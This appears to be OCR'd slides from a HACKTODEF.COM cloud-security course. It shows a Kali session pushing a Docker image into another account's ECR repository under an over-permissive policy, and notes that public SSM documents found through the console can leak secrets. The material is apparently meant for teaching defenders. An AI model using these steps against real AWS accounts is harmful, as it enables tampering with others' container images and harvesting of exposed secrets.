
Actions

```
ecr:BatchCheckLayerAvailability
ecr:BatchDeleteImage
ecr:BatchGetImage
ecr:BatchGetRepositoryScanningConfiguration
ecr:BatchImportUpstreamImage
ecr:CompleteLayerUpload
ecr:DeleteLifecyclePolicy
ecr:DeleteRepository
ecr:DeleteRepositoryPolicy
ecr:DescribeImageReplicationStatus
ecr:DescribeImageScanFindings
ecr:DescribeImages
ecr:DescribeRepositories
ecr:GetAuthorizationToken
ecr:GetDownloadUrlForLayer
ecr:GetLifecyclePolicy
ecr:GetLifecyclePolicyPreview
ecr:GetRepositoryPolicy
ecr:InitiateLayerUpload
ecr:ListImages
ecr:ListTagsForResource
ecr:PutImage
```

```
┌──(kali㉿kali)-[~/Documents/test-docker-ecr]
└─$ sudo docker push 259230201556.dkr.ecr.eu-central-1.amazonaws.com/test:latest
The push refers to repository [259230201556.dkr.ecr.eu-central-1.amazonaws.com/test]
107d9dd55b95: Pushed
acbc4d61a0e9: Pushed
d469e2d16712: Pushed
05bf49bf7c4b: Pushed
f4e82ca199f1: Pushed
c7e5c6d6328d: Pushed
latest: digest: sha256:be8d35794a84ca5cb85a83b11b05f0e38bac94526693b7c5251bb8fddce947ba size: 1
569

┌──(kali㉿kali)-[~/Documents/test-docker-ecr]
└─$ aws sts get-caller-identity
{
    "UserId": "AROA5XV3L4MMPN7MJX6TK:eduard",
    "Account": "944212009752",
    "Arn": "arn:aws:sts::944212009752:assumed-role/AWSReservedSSO_AdministratorAccess_c4981735c
3de91af/eduard"
}
```

HACKTODEF.COM





HACKTODEF.COM

PUBLIC RESOURCES

SSM Document

- STEPS THAT CAN BE EXECUTED ON AN EC2 INSTANCE
- CAN BE MADE PUBLIC
  - CAN DISCLOSE INTERNAL INFORMATION
  - OR SECRETS


AWS Systems Manager
Documents
Owned by Amazon
Owned by me
Shared with me
Favorites - new
All documents
Documents
Preferences
Actions
Create document
Search by keyword or filter by tag or attributes
Public documents
1 ... 52 53 54 55 56 57 ...
428096-test-Cloud9Kit
Document type
Command
Owner
820784505615
Platform types
Windows, Linux, MacOS
Default version
40
0922-NameBased-AWSSupport-AnalyzeEMRLogs
Document type
Automation
Owner
101661502126
Platform types
Windows, Linux, MacOS
Default version
1
ALKQA_DB_Command_Script
Document type
Command
Owner
663906371083
Platform types
Windows, Linux
Default version
17
ADSInstall
Document type
Command
Owner
224984385774
Platform types
Linux, MacOS
Default version
5



AWS Systems Manager > Documents > 428096-test-Cloud9Kit
arn:aws:ssm:us-east-1:820784505615:document/428096-test-Cloud9Kit
Description
Content
Versions
Details
Document version
40 (Default)
The content of this document is as follows:
{
"schemaVersion": "2.2",
"description": "Command Document Example JSON Template",
"parameters": {
"mode": {
"allowedValues": [
"ec2",
"onPremise",
"auto"
],
"default": "ec2",
"description": "Controls platform-specific default behavior such as whether to include EC2 Metadata in metrics.",
"type": "String"
},
"optionalRestart": {
"allowedValues": [
"yes",
"no"
],
"default": "yes",
"description": "Only for 'configure' actions. If 'yes', restarts the agent to use the new configuration. Otherwise the new config will on
"type": "String"
},

